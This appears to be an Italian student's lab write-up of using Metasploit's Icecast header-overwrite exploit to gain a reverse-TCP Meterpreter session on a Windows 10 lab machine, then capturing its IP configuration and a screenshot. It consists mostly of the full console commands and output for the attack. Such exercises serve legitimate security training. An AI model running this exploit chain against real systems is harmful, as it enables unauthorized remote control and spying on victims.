

# Meterpreter

## Traccia:

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit. Una volta ottenuta la sessione, si dovrà:

Vedere l'indirizzo IP della vittima.

Recuperare uno screenshot tramite la sessione Meterpreter. Il programma da exploitare sarà Icecast già presente nella iso.

# Msfconsole

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

      `:oDfo:`
      ./ymM0dayMmy/.
      --dHJ5aGFyZGVyIQ==+-
      `:sm@~Destroy.No.Data~s:`
      --h2~Maintain.No.Persistence~h+-
      `:odNo2~Above.All.Else.Do.No.Harm~Ndo:`
      ./etc/shadow.0days-Data'%200R%201=1--.No.0MN8'/.
      --++SecKCoin++e.AMd`      `.-://///hbove.913.ElsMNH+-
      --/.ssh/id_rsa.Des-      `htN01UserWroteMe!-
      :dopeAW.No<nano>o      :is:TRiKC.sudo-.A:
      :we're.all.alike``      The.PFYroy.No.D7:
      :PLACEDRINKHERE!:`      yxp_cmdshell.Ab0:
      :msf>exploit -j.      :Ns.B0B6ALICEes7:
      :--srwxrwx:-.      `MS146.52.No.Per:
      :<script>.Ac816/      sENbove3101.404:
      :NT_AUTHORITY.Do      `T:/shSYSTEM-.N:
      :09.14.2011.raid      /STFU!wall.No.Pr:
      :hevnsntSurb025N.      dNVRGOING2GIVUUP:
      :#OUTHOUSE- -s:      /corykennedyData:
      :$nmap -oS      SSo.6178306Ence:
      :AwsM.da:      /shMTL#beats3o.No.:
      :Ring0:      `dDestRoyREXKC3ta/M:
      :23d:      sSETEC.ASTRONOMYist:
      /-      /yo- .ence.N:(){ :! : 6 };;
      `:Shall.We.Play.A.Game?tron/
      ``-ooy.ifightf0r+ehUser5`
      ..th3.H1V3.U2VjRFNN.jMh+.
      `MjM~WE.ARE.se~MMjMs
      +-KANSAS.CITY's~`
      J~HAKCERS~./.`
      .esc:wq!:`
      +++ATH`

+ -- --[ metasploit v6.4.18-dev ]
+ -- --[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- --[ 1471 payloads - 47 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search icecast

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/http/icecast_header 2004-09-28 great No icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.1.227
RHOSTS => 192.168.1.227
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.1.102
LHOST => 192.168.1.102
msf6 exploit(windows/http/icecast_header) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) >
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4444
[*] Sending stage (176198 bytes) to 192.168.1.227
[*] Meterpreter session 1 opened (192.168.1.102:4444 -> 192.168.1.227:49534) at 2024-11-14 06:47:38 -0500
```

# Ipconfig / screenshot

```
meterpreter > ipconfig
```

## Interface 1

```
Name           : Software Loopback Interface 1
Hardware MAC    : 00:00:00:00:00:00
MTU             : 4294967295
IPv4 Address    : 127.0.0.1
IPv4 Netmask    : 255.0.0.0
IPv6 Address    : ::1
IPv6 Netmask    : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

## Interface 4

```
Name           : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC    : 08:00:27:d8:da:35
MTU             : 1500
IPv4 Address    : 192.168.1.227
IPv4 Netmask    : 255.255.255.0
IPv6 Address    : fe80::7999:da2b:60b0:2837
IPv6 Netmask    : ffff:ffff:ffff:ffff::
```

## Interface 5

```
Name           : Microsoft Teredo Tunneling Adapter
Hardware MAC    : 00:00:00:00:00:00
MTU             : 1280
IPv6 Address    : 2001:0:2851:782c:3c09:14d8:68bd:5b42
IPv6 Netmask    : ffff:ffff:ffff:ffff::
IPv6 Address    : fe80::3c09:14d8:68bd:5b42
IPv6 Netmask    : ffff:ffff:ffff:ffff::
```

## Interface 6


```
Name           : Microsoft ISATAP Adapter
Hardware MAC    : 00:00:00:00:00:00
MTU             : 1280
IPv6 Address    : fe80::5efe:c0a8:1e3
IPv6 Netmask    : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

```
meterpreter > screenshot
```

```
Screenshot saved to: /home/kali/dKXzDpwq.jpeg
```

```
meterpreter > █
```

# Screenshot



Oggi ho utilizzato Metasploit per ottenere una sessione Meterpreter su un sistema Windows 10 vulnerabile.

- Dopo aver avviato Metasploit, ho cercato e selezionato un exploit per Icecast, configurando i parametri necessari, tra cui l'indirizzo IP della vittima, il mio indirizzo IP e il payload.
- Una volta lanciato l'exploit, ho ottenuto l'accesso alla sessione Meterpreter sulla macchina target.

- Da lì, ho eseguito il comando `ipconfig` per visualizzare l'indirizzo IP della macchina della vittima.
- Ho utilizzato il comando `screenshot` per catturare un'immagine dello schermo del target, ottenendo con successo le informazioni richieste.

Questo esercizio ha dimostrato come sfruttare una vulnerabilità in un servizio per ottenere l'accesso remoto a una macchina e raccogliere informazioni tramite una sessione Meterpreter.